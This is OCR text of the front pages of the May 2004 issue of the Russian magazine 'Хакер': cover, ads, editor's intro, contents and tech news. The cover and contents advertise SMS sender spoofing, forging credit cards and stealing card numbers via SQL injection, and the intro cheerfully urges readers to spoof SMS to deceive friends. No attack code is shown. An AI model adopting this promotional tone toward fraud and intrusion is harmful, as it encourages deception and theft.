

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ
№05(65) • МАЙ • 2004
ХАКЕР
WWW.XAKEP.RU
2 видеоурока на CD!
SMS-ПОДСТАВА
Стр. 64
Как послать SMS с чужого номера
Folder sploit
Универсальный деструктив
Стр. 78
Не верь SMS!
More
Стр. 88
Как рождался инет на Руси
История развития рунета
Стр. 66
Пластиковый рай
Изготовление поддельных кредитных карт
Постер и 2 наклейки
в журнале с 2CD
ISSN 1609-1019
(game)land
В ЖУРНАЛЕ
Безопасные шары 33
Чем пахнет компьютер? 52
Картофель фри 74
Fluxay - неведома зверушка 80
Куда уходят файлы 114
НА CD
&RQ 0.9.4.16
Весь RFC
Антивирус Касперского
VMware Workstation 4.5
cdrtools 2.01a28
ВИДЕО ХАК
Статья «folder sploit: универсальный деструктив» комплектуется подробнейшим видео на нашем CD.

LCD – МОНИТОРЫ FLATRON®







L1520P/L1720P

- LCD монитор с диагональю 15, 17 дюймов
- Футуристический дизайн
- Функция Light View
- Цифровой вход





T710BH/PH

- 17 дюймовый монитор FLATRON ez с плоским экраном
- Динамичный и функциональный дизайн
- Функции BrightView и BrightWindow
- Сертификация по самым строгим стандартам TCO'03



Функция LightView включает 3 режима: "день", "ночь", и "пользовательский". В режимах "день" и "ночь" есть режимы: "текст", "фото" и "кино". Каждый из этих 6 режимов обладает уникальными параметрами настройки яркости и контраста.



Функция BrightView включает 4 режима: "текст", "фото", "кино" и "стандартный". Каждый обладает уникальными параметрами настройки яркости, контраст и цветовой температуры.



Функция BrightWindow позволяет выборочно регулировать яркость. Область оптимальной яркости можно создать, просто выделив ее мышью, а также свободно передвигать и менять ее размеры.



Информационная служба LG Electronics: (095) 771 7676 • http://www.lg.ru • Информационный центр LG на "Горбушкином дворе": (095) 737 9105





Лаконичная форма, **широкие возможности**

BrightWindow

Товар сертифицирован

Новая серия мониторов **LG FLATRON™ ez**



Монитор LG FLATRON™ ez 710PH/PU

Трубка	17" FCDT FLATRON™ ez
Точка	0,25/ 0,20мм
Горизонтальная частота	30-85 КГц
Максимальное разрешение	1600x1200 @ 68 Гц
Соответствие стандартам	TCO 03
Дополнительные опции	Bright View/Bright Window

BrightWindow
Эта функция позволяет выделять с помощью мыши интересующий фрагмент изображения и корректировать уровень яркости и контрастности на нём. Также, можно изменять размер окна изображения.

BrightVeiw
Эта функция позволяет выбирать различные режимы из меню в зависимости от того работаете ли Вы с офисными приложениями, растровыми изображениями или играете в 3D-игры. Каждому из этих режимов предназначен свой уровень яркости от 160 до 350 cd/m^2.

Трубка
Благодаря новейшей электронно-лучевой трубке FCDT, состоящей из плоского экрана и «Маски двойной кривизны» (Double Curved Mask), плоское изображение передается без искажений и смотрится наиболее естественно. В трубке FCDT реализовано несколько новейших разработок LG Electronics: новая электронная пушка iPLS Gun II, обладающая высокой плотностью пучка, как результат, более четкая точка на экране; теневая маска (Ultra Invar) с усиленной структурой.

Цвет
С помощью нового люминофорного покрытия Neo Pigmented Phosphors создаются чистые основные цвета на ярком экране. Это делает изображение более контрастным, с одной стороны, и не утомляющим глаза из-за естественности цветопередачи с другой.

Дизайн
Дизайн новых мониторов отличается привлекательной лаконичностью, удобным расположением кнопок управления, продуманным дружественным интерфейсом, уменьшенной глубиной.



тел.: (095) 777-1044
факс: (095) 958-6019
www.dvm.ru

Москва(095): Бит и Байт 788-0046; Дестен Компьютерс 785-1080; Дилайн 969-2222; Инфорсер 173-9934; ИНЛАЙН 941-6161; Техносила 777-8777; Технофорум 506-7948; Онлайн Трейд 737-4748; Миган Про 900-7309; Pronet 789-3846; НИКС 974-3333; OLDI 232-3009; Систек 781-2384; Слай Компьютерс 974-6671; Цифровой мир 785-3888; USN Computers 775-8202; Остров Формоза 926-2452; Компания MEIJIN 727-1222; Формоза-Полянка 933-4997; Forum Computers 775-7559; Red Diamond Computers 785-8194; STN 783-5880; Ultra Computers 775-7566; IP Computers 961-0009; Компус графикс 937-3249; Норма Элит ТД 330-2774; НТ компьютерс 917-1930. **Александров (09244):** Компьютер Лайн 65-2-65. **Архангельск (81836)** Фаворит 6-10-11. **Белгород (0722):** Инфотех 26-36-18; **Благовещенск (4162):** Ксерокс Сервис 44-12-16. **Екатеринбург (3432):** Диджитек 777-407; Ваш компьютер 711-033. **Иваново (0932):** ENTER 303-974. **Иркутск (3952):** Альф Компьютерс 25-15-45; Комтек 25-83-38; **Казань (8432):** Логические системы 11-22-33. **Калуга (0842):** Лето Копия 564-023. **Мурманск (8152):** МайТи 56-32-28. **Набережные Челны (8552):** Элекам 35-8910. **Нижневартовск (3466):** Ланкорд 61-22-22. **Нижний Новгород (8312):** Award 78-4221; Kola Distribution 34-1015; Ником Медиа 78-00-80; UST 30-1674. **Омск (3812):** "Лаборатория систем 321" 24-54-12. **Оренбург (3532):** КС-Центр 77-4711. **Пермь (3422):** О-Си-Эс Урал 195-148. **Псков (8112):** Компьютерный салон "ВЭБ" 79-3021; **Ростов-на-Дону (8632):** Компьютер Сити 72-66-50; Технополис 61-62-71. **Самара (8462):** Радиант 34-0706; Кибер Куб 42-5023; Крафт С 41-2412. **Санкт-Петербург (812):** Альфа 320-8070; Ultra Computers 336-3777. **Таганрог (8634):** Димир 31-1085. **Тольятти (8482):** СофтЭкс 420-760; Фина-Центр 23-43-35. **Тула (0872):** Курсор 30-9509; Нотис 30-95-08. **Тюмень (3452):** Компьютел 369-155. **Уфа (3472):** Форте ВД 37-9606





INTRO

Этот месяц прошел на какой-то мегаактивной волне. Мой мозг постоянно генерил всякие идеи, хотелось что-то делать, менять в журнале. В общем, я укомплектовался рабочим позитивом. Такое же настроение было и у всей команды. Во всяком случае, создалось такое приятное впечатление.
NSD, например, постоянно подгружал меня новым универсальным способом массового взлома. Он предлагал подсовывать виртуальные папки, которые вместо открытия каталога запускают какой-нибудь файл. Способ прикольный. В итоге все его вещания воплотились в статье «Folder sploit: универсальный деструктив». Помимо самой статьи, NSD также сделал сопровождающий видеоролик (момент радости – теперь с удобными всплывающими комментариями). Обязательно посмотри его!
Дисковый symbiosis тоже не дурак и уже который месяц струячит как машинный станок: льет, льет и льет мегатонны всякого софта. Так что в этом номере тебя ждет как обычно качественный CD.
Но это еще не все! Во время самой сдачи проявился h1nt. Этот деятель научился слать sms на мобильники с левым отправителем. И про это он написал отдельную статью «SMS-подстава!». А теперь вдумайся! Прочитав ее, ты сможешь грамотно разводить своих друзей. Делать им всякие радости или наоборот подставы. Я уже это все опробовал :). Теперь очередь за тобой. Приятного чтения.

CuTTer
cutter@real.xakep.ru

CONTENT

ПЕНТАГОН - ЦЕНТР МИРОВОЙ ВЛАСТИ

СТР.94



Внутри известного пятиугольника. Кто контролирует наш земной шар.

SMS-СПУФИНГ - ПОДСТАВА МЕСЯЦА

СТР.64



Подменить адрес отправителя sms-сообщения очень легко! Мы научим тебя писать sms'ки от чужого имени.

БЕЗОПАСНЫЕ ШАРЫ

СТР.32



Краткий курс по правильному расшариванию ресурсов на своей тачке.

КАРТОФЕЛЬ ФРИ




СТР.74

Взлом интернет-магазина! Проникновение внутрь с вытаскиванием номеров кредиток через sql-injection уязвимость.

СКАЖИ «ПАРОЛЬ»!

СТР.38



Специальный набор для вытаскивания забытых паролей из самых популярных программ.

WARNING!!!

РЕДАКЦИЯ НАПОМИНАЕТ, ЧТО ВСЯ ИНФОРМАЦИЯ, КОТОРУЮ МЫ ПРЕДОСТАВЛЯЕМ, РАССЧИТАНА ПРЕЖДЕ ВСЕГО НА ТО, ЧТОБЫ УКАЗАТЬ РАЗЛИЧНЫМ КОМПАНИЯМ И ОРГАНИЗАЦИЯМ НА ИХ ОШИБКИ В СИСТЕМАХ БЕЗОПАСНОСТИ.

/РЕДАКЦИЯ
>Главный редактор
Александр «2poisonS» Сидоровский
(2poisonS@real.xakep.ru)
>Выпускающий редактор
Иван «CuTTer» Петров
(cutter@real.xakep.ru)
>Редакторы рубрик
ВЗЛОМ
Никита «Nikitos» Кислицин
(nikitoz@real.xakep.ru)
PC_ZONE
Михаил «M.J.Ash» Жигулин
(m.j.ash@real.xakep.ru)
СЦЕНА
Олег «mindw0rk» Чебенеев
(mindw0rk@real.xakep.ru)
UNIXOID
Андрей «Andrushock» Матвеев
(andrushock@real.xakep.ru)
КОДИНГ
Александр «Dr.Klouniz» Лозовский
(alexander@real.xakep.ru)
ЮНИТЫ и CD
Андрей «symbiosis» Рыбушкин
(symbiosis@real.xakep.ru)
ИМПЛАНТ
Алекс Целых
(editor@technews.ru)
>Литературный редактор
Мария «Лиса» Альдубаева
(litred@real.xakep.ru)

/ART
>Арт-директор
Кирилл «KROt» Петров (kerel@real.xakep.ru)
Дизайн-студия «100%КПД», www.100kpd.ru
>Мега-дизайнер
Константин Обухов
>Гипер-верстальщик
Алексей Алексеев

/INET
>WebBoss
Скворцова Алена
(Alyona@real.xakep.ru)
>Редактор сайта
Леонид Боголюбов
(xa@real.xakep.ru)

/PR
>PR менеджер
Агарунова Яна
(yana@gameland.ru)

/РЕКЛАМА
>Руководитель отдела
Игорь Пискунов
(igor@gameland.ru)
>Менеджеры отдела
Басова Ольга
(olga@gameland.ru)
Крымова Виктория
(vika@gameland.ru)
Емельянцева Ольга
(olgaeml@gameland.ru)
Рубин Борис
(rubin@gameland.ru)

тел.: (095) 935.70.34
факс: (095) 924.96.94

/PUBLISHING
>Издатель
Сергей Покровский
(pokrovsky@gameland.ru)
>Учредитель
ООО «Гейм Лэнд»
>Директор
Дмитрий Агарунов
(dmitri@gameland.ru)
>Финансовый директор
Борис Скворцов
(boris@gameland.ru)

/ОПТОВАЯ ПРОДАЖА
>Директор отдела дистрибуции и маркетинга Владимир Смирнов
(vladimir@gameland.ru)
>Менеджеры отдела
>Оптовое распространение
Степанов Андрей
(andrey@gameland.ru)
>Связь с регионами
Наседкин Андрей
(nasedkin@gameland.ru)
>Подписка - Попов Алексей
>PR - Яна Агарунова

тел.: (095) 935.70.34
факс: (095) 924.96.94

>Технический директор
Сергей Лянге
(serge@gameland.ru)

/ДЛЯ ПИСЕМ
101000, Москва,
Главпочтамт, а/я 652, Хакер
magazine@real.xakep.ru
http://www.xakep.ru

Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций
ПИ № 77-11802
от 14 февраля 2002 г.


Отпечатано в типографии «**ScanWeb**», Финляндия

Тираж **75 000** экземпляров.
Цена договорная.

БУДУЩЕЕ СОТОВОЙ связи

ЖЕЛЕЗО

Интересную разработку представили индустриальные дизайнеры российской фирмы "дизайн-бюро <ПРОЕКТ>" (proekt.co.uk). Это концепт сотового телефона #1 PHONE, в котором реализованы сразу несколько самых современных хайтек-фишек. Так, вся лицевая поверхность представляет собой цветной сенсорный экран с диагональю 4,2 дюйма (TFT-матрица 700x266 пикселей). Кнопки, появляющиеся на экране, имеют диаметр 13 мм и удобны для нажатия пальцем. Помимо визуальных органов управления, телефон имеет и вполне осязаемый джойстик. Стандартное положение телефона вертикальное, но при использовании некоторых мультимедийных функций устройство можно повернуть и горизонтально. Корпус телефона сделан из ударопрочного пластика, экран защищен 2-миллиметровым слоем прозрачного пластика, кнопка включения и джойстик выполнены из металла. Динамик находится непосредственно между сенсорной поверхностью и дисплеем. Телефон поддерживает работу в сетях связи GSM 900/1800/1900 и интерфейс беспроводной связи bluetooth 2. Зарядка аккумуляторов осуществляется беспроводным способом при помощи технологии Splashpower: нужно лишь положить телефон на специальный коврик, подключенный к сети. Реализацией проекта заинтересовались сразу несколько крупных производителей сотовых телефонов (Siemens, Star Micronics и Interconnect Research). ■



ЭЛЕКТРОННАЯ лупа


HITECH



Ирландская компания Ash Technologies (www.quicklook.com) представила портативную электронную лупу. Видеокамера на шарнире фиксирует изображение в естественных красках и позволяет в реал-тайме вывести его на четырехдюймовый TFT-экран. Пятикратное увеличение - это не единственная возможность QuickLook. Устройство может инвертировать цвета, переводить картинку в монохром и повышать контрастность. С его помощью удобно подписывать банковские чеки, читать мелкие надписи на упаковках и даже узнавать время по наручным часам. QuickLook весит 300 граммов и помещается в кармане пиджака. Время непрерывной работы от аккумулятора - 75 минут. Находка для Шерлока Холмса продается по цене 795 долларов. ■

МАМА в СЕРВАНТЕ


ЖЕЛЕЗО



О выпуске и начале продаж новой серии серверных материнских плат формата ATX сообщила компания Nexcom, занимающая выгодные позиции на рынке промышленных компьютеров. Новая линейка представлена в настоящий момент двумя платами: NEX-732L2G и NEX-732L2G2. Новинки функционируют на базе набора системной логики Intel 875P+ICH-S, поддерживают процессоры Pentium 4 (в т.ч. на ядре Prescott) с тактовой частотой до 3,4 ГГц, максимальную частоту системной шины 800 МГц и технологию HyperThreading. Микросхема Intel 875P+ICH-S оборудована двухканальной подсистемой памяти DDR400. В микросхему южного моста (ICH-S) интегрированы контроллеры SATA, 64-битной шины PCI-X, USB 2.0 и Gigabit Ethernet, поддерживается также шина CSA. Как отмечалось выше, новая линейка представлена двумя моделями - они отличаются лишь количеством портов Gigabit Ethernet, 1 в 732L2G против 2 в 732L2G2. В остальном набор поддерживаемых интерфейсов у новинок одинаков: 4 порта USB 2.0, 4 порта RS232, 1 параллельный порт, 1xFDD, 2xE-IDE, 2xSerial ATA, 4xDIO и 2 разъема PS/2. Стоят NEX-732L2G и NEX-732L2G2 $447 и $470 соответственно. ■

ХАЙ-ТЕК кисть

HITECH



Ученые Массачусетского института технологий (tangible.media.mit.edu) представили рабочий прототип малярной кисти будущего. Щетина I/O Brush состоит из тонких оптических волокон, и в обычном смысле слова ее нельзя макать в краску. По центру кисти расположены сенсоры, источники света и видеокамера. Когда I/O Brush соприкасается с поверхностью, включается дополнительная подсветка. Камера считывает натуральный цвет объекта и текстуру поверхности. После этого оптоволокна загораются цветом, который набрала кисть. Этой краской уже можно рисовать на графическом планшете Wacom. В другом режиме кисть воспроизводит смазывающий эффект движения. Чем медленнее движения кистью, тем гуще ложится краска. Легкими взмахами можно получать полупрозрачные цвета и накладывать краски одну на другую. Эксперименты в детском саду подтвердили, что I/O Brush легка в обращении. Ученые продолжают работу над созданием беспроводной версии кисти. ■

ПРЕСТИЖНЫЙ бук


ЖЕЛЕЗО

Новый ноутбук Nobile 153 представила компания Prestigio. Внешне он ничем не отличается от старшего брата в линейке - Nobile 151, отличия коснулись лишь технических характеристик. Так, например, новая модель укомплектована мощной видеокартой ATI Mobility Radeon 9600 с 64 Мб видеопамяти и поддержкой разрешения 1400x1050 (диагональ ЖК-дисплея составляет 15 дюймов). Анонсированный ноутбук работает на базе процессора Intel Pentium M с тактовой частотой 1,5 либо 1,6 ГГц. В ближайшем будущем инженеры компании планируют выпускать и более мощные модели – с кристаллом частотой в 2 ГГц. Все устройства имеют 256 Мб оперативной памяти, интегрированный адаптер беспроводной связи Wi-Fi, три порта USB 2.0, 56k-модем и ethernet-адаптер. Ноутбук довольно компактен для своего класса – толщина составляет всего 30 мм, весит он 2,66 кг. ■



ПОДВОДНЫЙ МОТОЦИКЛ

HITECH



Австралийская компания Scubadoo (www.scubadooworld.com) начала производство подводных мотоциклов. Чтобы путешествовать на этом необычном транспортном средстве, не нужно быть профессиональным дайвером. Не придется даже подгонять маску и натягивать ласты. Ездок усаживается на сиденье таким образом, что голова и плечи оказываются в герметичном шлеме. Дыхательная смесь поступает из баллона. Запаса воздуха хватает примерно на час погружений. Scubadoo приводится в действие электромотором и развивает скорость до 2,5 узлов в час. Аппарат уже можно опробовать в деле у берегов "зеленого континента". Ожидается, что его стоимость составит около 13 тысяч долларов. ■

СПАМЕРОВ ЗА КОЛЮЧУЮ ПРОВОЛОКУ

ВЗЛОМ

Как известно, недавно в США был принят Can-SPAM Act, предусматривающий уголовную ответственность за рассылку спама. В нем черным по белому рассказывалось, сколько лет поганое спамерье будет драить унитазы в тюремных сортирах, если не прекратит свои злодеяния. Единственное, что забыли указать составители Can-SPAM Act'а – где именно будет проходить этот процесс. Ведь одно дело – тереть зубной щеткой клозеты в тюрьмах для рецидивистов, другое – в санаториях, куда сажают укравших бублик пенсионеров. Специальная комиссия США поставила все на свои места. Согласно выпущенной поправке, отныне каждый спамер, который попадется в руки правосудия, будет сидеть на бетонных нарах по соседству с насильниками и убийцами. Не знаю, как тебе, а мне кажется, все равно это слишком мягкая мера. Имхо, надо мочить гадов без суда и следствия. А то отсидят, выйдут и снова за старое. ■

КЛАВА С РУЧКАМИ


ЖЕЛЕЗО



Необычную клавиатуру, ориентированную на любителей компьютерных игр, представила компания BTC - BTC 9019 URF Wireless Keyboard. Как понятно из названия, устройство использует беспроводный интерфейс связи с компьютером. Внешне новинка отличается от аналогичных моделей наличием ручек по бокам, с помощью которых геймер может крепко держать клаву в руках и бегать в экстазе по комнате, воображая себя то штурмовиком ИЛ-2, то межконтинентальной ракетой, то героем модного квеста. Манипулятор Dual Mode Joystick Mouse может работать как в качестве джойстика, так и в качестве мыши, причем переключение между режимами мышь/джойстик производится простым нажатием сочетания клавиш Fn+F11. Любому геймеру понравятся кнопки этой клавиатуры, выполненные из стойкого пластика ABS - производитель гарантирует, что каждую кнопку можно нажать целых 15 миллионов раз. Весит BTC 9019URF около 0,9 кг, от компьютера геймеру не советуют отбегать более чем на 3 метра. ■

ИГРЫ РАЗУМА

HITECH



Лаборатория Media Lab Europe (mindgames.mle.ie) на примере видеоигры продемонстрировала в работе первый беспроводной компьютерно-мозговой интерфейс. Задачей геймера было провести лягушачьего персонажа по канату, балансируя так, чтобы тот не упал. Впервые участник эксперимента не был окутан проводами. Шлем Cerebus снимал показания шести типов электродов на затылке. Они были расположены в зонах, отвечающих за зрение, обработку света и галлюцинации. Игрок попеременно концентрировал взгляд на двух геометрических фигурах, мигающих с разной частотой. Электроэнцефалограмма в реал-тайме фиксировала электрическую активность мозга. Программа на C# анализировала этот сигнал и определяла, на какой фигуре сфокусирован взгляд. В это самое время виртуальный персонаж в видеоигре нервно раскачивался на канате. Mind Balance - не единственная забава такого рода. Группа MindGames уже разработала целую серию компьютерных игр с управлением через компьютерно-мозговой интерфейс. ■

КОМПЬЮТЕР ИЗ УНДЕРВУДА


HITECH



Джоэл Зан, модер из Канады, вдохнул новую жизнь в пишущую машинку Underwood No.5 1924 года выпуска (www.mini-itx.com/projects/underwood). Чтобы красиво запихнуть внутрь маму VIA EPIA Mini-ITX 533 МГц, потребовались месяцы кропотливой работы. Трудности начались еще при демонтаже. Расшевелить заржавевшие за 80 лет болты получилось только при помощи смазки WD-40 и старого доброго молотка. Зато USB-клава на 77 кнопок вошла в раму как влитая. Выломав из пишущей машинки стеклянные клавиши, модер посадил их на клей. После бесчисленных перепланировок и попыток высвободить пространство клаву решено было сделать откидной. Так под ней помещался резак. Звуковую систему Джоэл собрал из трехваттного усилителя и двух миниатюрных динамиков. На корпус вывел ресет и повер. Похоже, существовал единственный способ уложить все провода в тесный ящик. На финише Джоэл чувствовал себя так, будто закончил старый сиерровский квест. Но главная заслуга модера в том, что внешне агрегат ничем не отличается от оригинала. Даже каретка может свободно ездить. Начиная работу над проектом, Джоэл предусмотрительно оцифровал родные дзиньканья ундервуда. После установки форточек он скачал бесплатную прогу Home Typist и назначил раритетные звуки нажатиям на клавиши. Проект занял почетное место в рейтинге модеров на mini-itx.com. ■

ЧИП-КОНФЕТА


HITECH



Лаборатория NEC Design (www.nec-design.co.jp) заявила концепт чипа-конфеты. По замыслу инженеров, в будущем чип-метки радиоидентификации будут помещаться в жевательные капсулы. Продаваться они будут в упаковках, как леденцы. Цветные с данными и бесцветные для записи информации самим пользователем. Приобретение такого RFID-чипа даст право ограниченное число раз прослушать музыкальный трек или посмотреть видео. Вместо того чтобы выбрасывать после использования, чип-конфету можно будет съесть. Правда, коммерческий образец Gumi появится еще не скоро. ■

INTEL ПРЕДСТАВИЛА СЕКЪРНЫЙ МОБИЛЬНЫЙ ПРОЦ

ВЗЛОМ



В Таиланде прошла презентация нового проца для мобильных систем от Intel – PXA27x. Все бы ничего, да проц с изюминкой. В нем на аппаратном уровне реализована защита от несанкционированного доступа по беспроводным сетям. Защита представляет собой особый чип, находящийся на силиконовой пластине рядом с основными запчастями. Помимо блокировки атак, проц может контролировать легальность используемого ПО, и в случае если оно окажется пиратским, высветить мессадж: «Чувак, я про тебя милиции расскажу. А ну быстро купил лицензию!» Что-то мне не хочется, чтобы PXA27x стал стандартом в КПК и мобилках. Пусть меня лучше хакают, пусть снифают и нюкают, чем ползарплаты тратить на варез. ■

НОВАЯ ИДЕНТИФИКАЦИЯ В МОСКВЕ

ВЗЛОМ

15 апреля в столице ввели новые идентификационные марки, наклеиваемые на диски и кассеты. Легальным распространителям выдаваться они будут бесплатно. Марка имеет несколько степеней защиты, включая голографические картинки и рельефную печать. Также на них будет указываться вся необходимая информация о носителе (его вид, содержание, год выпуска, копирайты, цена). При вскрытии марка пойдет бородой, так что все по уму. Подобные ярлыки станут обязательными для использования во всех точках продажи аудио/видео/CD. За их наличием будут зорко следить органы тотального контроля. Кто не налепил марку, тому звиняйте – штраф, срок и конфискация. ■

ОСТОРОЖНО! МАЯКИ

ВЗЛОМ

Спамеры не устают извращаться и экспериментировать. Новым этапом в спамерской эволюции стали маяки. Это такие кусочки кода, которые «вшиваются» в письмо и сообщают авторам разную информацию о жертвах: открыл человек письмо или удалил его, не читая, каким почтовым клиентом он пользуется, диалап у него или выделенка, айпишник какого цвета. Схема получения всего этого проста – жертве достаточно только открыть письмо, мейлер (или браузер) найдет в теле ссылку на картинку, лежащую на спамерском серваке, попытается ее загрузить... инфа высветится сама. Правда, работает это, только если включена фишка автоматического просмотра мессаг. Проведенные компанией MX Logic исследования показали, что приблизительно половина всех рекламных сообщений за последний год содержит маяки, помогающие спамерам «работать» эффективнее. ■



West
www.westonline.ru
AMERICAN BLEND
West
Medium
StreamTec Filter
КУРЕНИЕ ВРЕДИТ
ВАШЕМУ ЗДОРОВЬЮ
Чистый
Адреналин

ДЕТЕКТОР молний

HITECH



Американская компания Outdoors Technologies выпустила первый в мире персональный детектор молний. Устройство StrikeAlert (www.strikealert.com) размером с пейджер предназначено для ношения на поясе. О приближении молнии девайс сигнализирует перемигиваниями разноцветных лампочек. "Предвестницу грозы" StrikeAlert чует еще за 60 километров. Когда молния совсем близко, начинает вопить сирена. Анализируя динамику ударов за последние 5 минут, StrikeAlert вычисляет, приближается или удаляется шторм. Устройство предназначено для использования только на открытом воздухе. Источники электромагнитного излучения в помещениях могут сбить его с толку. Купить StrikeAlert можно по цене около 70 долларов. ■

«ПАЛЬЧИКИ» усамы

HITECH

Ученые Университета Торонто научили робота-сапера снимать отпечатки пальцев. До настоящего времени мины и подозрительные свертки уничтожались вместе с уликами. Устройство RAFFE позволяет собрать бесценные вещдоки перед разминированием. Изобретение состоит из маленькой коробочки с нагревательным элементом, картриджа суперклея и короткой трубки. При нагревании пары суперклея проходят по трубке и оседают на поверхности предмета. Там они взаимодействуют с маслами и влагой на отпечатках пальцев, окрашивая их в белый цвет. Четко выступивший рисунок фотографируется цифровой камерой с близкого расстояния и может быть использован в качестве вещдока. ■



АППАРАТНЫЙ MPEG-КОНВЕРТЕР

ЖЕЛЕЗО

Первый в Европе MPEG4-конвертер представила общественности компания Plextor. Новика, ConvertX PX-M402U, позволяет перекодировать входной аналоговый видеосигнал в один из следующих форматов: MPEG-1/2, MPEG-4 или DivX. Для передачи данных устройство использует интерфейс USB 2.0, на конвертере имеется стереофонический аудио- и композитный видеовход, а также разъем S-Video.


Системные требования конвертера к компьютеру: процессор – Pentium III 800 МГц, 256 Мб ОЗУ, 10 Гб на жестком диске, звуковая карта, оптический привод, Windows 2000/XP и DirectX 9.0. В поставке с устройством идет диск с необходимым софтом: WinDVD Player и WinDVD от Intervideo. Ниже приведены основные характеристики конвертера:

- Поддерживаемые видеостандарты: PAL (720x576, 352x576, 352x288)
- Видеовход: S-Video или композитный (RCA-разъем)
- Аудиовход: стерео (разъемы RCA)
- Поддержка USB 2.0
- Питание: 100~240 В, 50/60 Гц
- Габариты: 18,4x3,24x15,5 см, вес 525 граммов
- Выходной формат видео: MPEG-1, MPEG-2, MPEG-4, AVI или DivX
- Поддержка оптических носителей: VCD, DVD (DVD-R, DVD+R, DVD+RW, DVD-VR и DVD+VR)
- Дата поступления на розничный рынок: май 2004
- Рекомендуемая цена: 175 евро ■



ДУБОВАЯ мышь


HITECH



